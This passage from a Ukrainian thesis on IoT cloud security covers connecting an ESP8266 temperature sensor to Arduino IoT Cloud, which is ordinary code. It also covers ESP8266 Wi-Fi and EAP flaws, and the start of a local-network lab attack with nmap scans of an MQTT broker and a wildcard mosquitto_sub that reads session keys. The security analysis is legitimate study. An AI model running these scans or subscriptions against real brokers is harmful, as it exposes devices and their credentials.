

Рис 2.18 Файл з назвою створеного модуля та ID, Secret Key

Створивши модуль нам потрібно підключити його мережі використовуючи пункт Network. Тут потрібно ввести назву мережі до якої буде виконано підключення, пароль від мережі та Secret Key модуля який будеме підключати до мережі.

Рис 2.19 підключення модуля до мережі

На данний момент створенні змінні, підключений модуль до комп’ютера для його програмуваня, та виконано підключення до мережі, наступним пунктом буде створення Dashboard на якому потрібно додати потрібні графи для відображення інформації зібраної з датчику.



Рис 2.20 Результат виконання всіх кроки для підключення модуля

Перейдемо до Dashboard, потрібно створити нову дошку на яку потрібно добавити вимірувальні прилади що будуть відображати інформацію. Модуль буде відображати температуру, якость повітря і повідомлення які будуть в текстовому форматі відправляти данні. Також потрібно добавити графіки.



Рис 2.21 Створення Dasboard з потрібними вимірувальними приладами

Після створення і прив’язування цих бордів до змінних які було створенно, можна переходити до програмування самого датчика. У пункті Things і вибирається пункт Sketch, І відкривається його код у редакторі.



Рис 2.22 Редактор коду для програмування модуля

В редакторі запишемо код , який використовується для моніторингу температури та вологості за допомогою Arduino IoT Cloud. Основна мета цього коду - отримувати дані про температуру та вологість з датчика DHT11, зберігати ці значення у змінних і відправляти їх до хмарного сервісу Arduino IoT Cloud.

Основні етапи роботи коду:

1. Ініціалізація змінних та підключення бібліотек.

```
#include "thingProperties.h"
#include "DHT.h"
#define DHTpin 2 // D4 on the nodemcu ESP8266
#define DHTTYPE DHT11
DHT dht(DHTpin, DHTTYPE);
```

2. Установка з'єднання з Arduino IoT Cloud та ініціалізація змінних, які будуть синхронізовані з хмарним сервісом.

```
void setup() {
    Serial.begin(9600);
    delay(1500);
    initProperties();
    // Connect to Arduino IoT Cloud
    ArduinoCloud.begin(ArduinoIoTPreferredConnection);
    setDebugMessageLevel(2);
    ArduinoCloud.printDebugInfo();
```

```
}
```

3. Функція **loop()** викликає **ArduinoCloud.update()**, щоб оновлювати з'єднання з хмарним сервісом.

```
void loop() {
        ArduinoCloud.update();
        dht_sensor_getdata();
      }
```

4. Функція **dht_sensor_getdata()** отримує значення вологості та температури з датчика DHT11 і зберігає їх у відповідних змінних (**humidity** і **temperature**). void dht_sensor_getdata()

```
{
 float hm = dht.readHumidity();
 Serial.print("Humidity ");
 Serial.println(hm);
 float temp = dht.readTemperature();
 Serial.print("Temperature ");
 Serial.println(temp);
 humidity = hm;
 temperature = temp;
 msg = "Temperature = " + String (temperature) + "  Humidity = " +
String(humidity);
}
```

5. Ця частина коду також визначає значення температури та вологості об'єднуються у змінну **msg** в рядковому форматі.

6. Функції **onHumidityChange()** та **onMsgChange()** викликаються в разі зміни значень відповідних змінних з хмарного сервісу, але вони залишені порожніми у даному коді.

Після вставки цього коду у файл ми зберігаємо його і записуємо у наш sketchbook, як видно на скріншоті, данні успішно збережені і верефікованні.



Рис 2.23 Успішний запис коду у sketchbook

Наступним кроком виконується запис цього коду на модуль який був підключений до комп’ютера, натискаючи на кнопку Upload and Save. Код завантажується.



Рис 2.24 Завантаження коду в модуль ESP8266

Після того як цей код запишеться на модуль, можна повернутись Dashboard та перевірити чи працюють вимірювальні прилади що мають відображати температуру та якість повітря. На панелі видно що вимірювальні прилади отримують дані з датчика та відображають температуру та стан повітря, так само як і графіки. Отже це значить що підключення до хмарного сервісу виконано і зараз відьувається отримання інформації з датчику який підключений до мережі wi-fi.



Рис 2.25 Данні про температуру та якість повітря отриманні з модуля

Отже це значить що підключення до хмарного сервісу виконано і зараз відбувається отримання інформації з датчику який підключений до мережі wi-fi.

2.3 Загрози безпеки ESP8266

Перша вразливість найпростіша для реалізації і зачіпає ESP8266. Під час під'єднання до точки доступу остання відправляє ESP8266 пакет "AKM suite count", який містить кількість методів аутентифікації, доступних для з'єднання.

Оскільки ESP не виконує перевірку меж для цього значення, підроблена точка доступу може надіслати занадто велике число, що призведе до переповнення

буфера і збою ESP. Таким чином, ми можемо надіслати ESP8266 фальшивий маячковий або відповідний фрейм залежно від режиму роботи Wi-Fi точки, то ми просто виведемо ESP-чип з ладу.



Рис. 2.7. Схема поведінки атаки, яка може привести до збою ESP8266

Є ще дві вразливості що використовують помилки в опрацюванні протоколу EAP, який найчастіше використовується в корпоративних мережах і мережах, що вимагають підвищеної безпеки. Водночас одна призводить до збою в роботі ESP8266 у мережах із підтримкою EAP, а інша - до повного злому і перехоплення зашифрованої сесії. Ці вразливості викликають особливе занепокоєння, оскільки перехоплення сесії набагато небезпечніше, ніж простий збій у роботі пристрою.

ESP8266 все ще вразливий до подібної атаки і не оновлювався для забезпечення захисту від цієї атаки. Таким чином, якщо компанії використовують модулі ESP8266 у мережі з аутентифікацією на базі EAP, то наразі вони вразливі до цієї атаки. Точно не відомо, скільки пристроїв ESP8266 у світі наразі працюють із використанням протоколу EAP. На рисунку 2.26 можна побачити діаграму механізму атаки на мікроконтролери EPS8266 і EPS32 під час використання протоколу EAP

Рисунок 2.26. Діаграма механізму атаки на мікроконтролери EPS8266 і EPS32 під час використання протоколу EAP

2. 4 Заходи забезпечення безпеки хмарних сервісів для Інтернету речей

Основуючись на попередніх дослідженнях та інформації про можливі загрози в підключенні Інтернет речей до хмарних сервісів можна виділити основні заходити бепеки яких потрібно вживати для забезпечення безперебійної роботи та захисту інформації під час використання.

1. Аутентифікація та авторизація: Управління доступом до системи повинно бути забезпечено відповідним рівнем аутентифікації та авторизації. Це може включати використання багатофакторної аутентифікації та встановлення правильних рівнів доступу для користувачів.
2. Шифрування: Важливо, щоб дані, які передаються між IoT пристроями та хмарними сервісами, були шифрованими. Це може включати використання

протоколів шифрування, таких як SSL або TLS, або використання криптографічних пристроїв.

3. Моніторинг та аудит: Система повинна бути налаштована таким чином, щоб забезпечити моніторинг та аудит доступу до системи. Це може включати ведення журналів доступу до системи, аналіз журналів на предмет незвичайної активності та сповіщення адміністраторів про потенційні проблеми безпеки.

4. Захист мережі: Важливо, щоб мережеві засоби, що забезпечують доступ до хмарних сервісів, були захищені від злому. Це може включати використання мережевих елементів, таких як файрволи та IDS/IPS, для моніторингу та захисту мережі.

5. Захист даних: Важливо, щоб дані, що зберігаються в хмарних сервісах, були захищені від несанкціонованого доступу. Це може включати використання криптографічних алгоритмів для шифрування даних, резервне копіювання даних та захист від вірусів.

Висновки до другого розділу.

У другому розділі було досліджено використання хмарних середовищ для реалізації систем Інтернету речей (IoT). Огляд хмарних сервісів в контексті IoT показав їх важливість і потенціал для зберігання та обробки даних з підключених пристроїв. Було розглянуто підключення датчика температури повітря до хмарного сервісу як приклад реалізації IoT системи. В цьому розділі також було проаналізовано загрози безпеці, пов'язані з підключенням до хмарного сервісу. Ці загрози можуть включати несанкціонований доступ до даних, атаки на мережу та компрометацію безпеки підключених пристроїв. Для забезпечення безпеки хмарних сервісів для IoT систем було розглянуто різні заходи. Це включає захист мережі, шифрування даних, аутентифікацію та авторизацію, моніторинг безпеки та захист від зловживань. Важливо враховувати ці заходи для забезпечення безпеки під час підключення пристроїв до хмарних сервісів. Загальний висновок полягає в тому, що використання хмарних середовищ для реалізації IoT систем має багато переваг, але також вносить додаткові ризики з точки зору безпеки.

3 ДОСЛІДЖЕННЯ ТА ВПРОВАДЖЕННЯ СИСТЕМИ МОНІТОРИНГУ БЕЗПЕКИ ХМАРНИХ СЕРЕДОВИЩ В IOT СИСТЕМАХ

В цьому розділі ми дослідимо та проведемо кілька видів атак на середовища. Оскільки в Україні подібні дії являються протизаконними та можуть бути притягнуті до кримінальної відповідальності проведемо тестування на локальній мережі щоб не порушувати закону.

3.1 Broker Recon and Fingerprinting

Broker Recon and Fingerprinting - це техніка, що використовується для ідентифікації брокерів обміну повідомленнями, які використовуються в системі, та збирання інформації про них. Ця техніка є важливою для цілей безпеки, оскільки вона допомагає виявити потенційні вразливості в інфраструктурі обміну повідомленнями, які можуть бути використані зловмисниками.

Техніка полягає у відправці різноманітних повідомлень до системи обміну повідомленнями та аналізуванні відповідей, щоб визначити тип використовуваного брокера, його версію та будь-які інші відповідні деталі. Це можна зробити за допомогою різних інструментів та методів, включаючи мережеві сканери, пакетні аналізатори та протокольні аналізатори.

Використаємо цю техніку

Спочатку дізнаємось чи працює MQTT на сервері, якщо так, то дізнаємось який порт використовується для MQTT over TLS. Отримуємо IP адресу машини і провіряємо за допомогою команди **nmap –p- 192.70.228.3**



Рис 3.1 Виявлення IP адреси

Дізнаємось що **MQTT** є на сервері і він використовує **1883** порт. І саму назву це **secure-mqtt** та **mqtt.**

Далі вводячи команду **nmap –p1883 –sV 192.70.228.3** дізнаємось версію **mosquitto** яка використовується.



Рис 3.2 Знаходження версії mosquitto

Далі, знаючи версію mosquitto можемо отримати список брокерів які використовуються.



Рис 3.3 Список брокерів

Запускаємо команду **mosquito_sub –t “#” -h 192.70.228.3 -v** і отримуємо список ключів сесії які періодично публікуються.

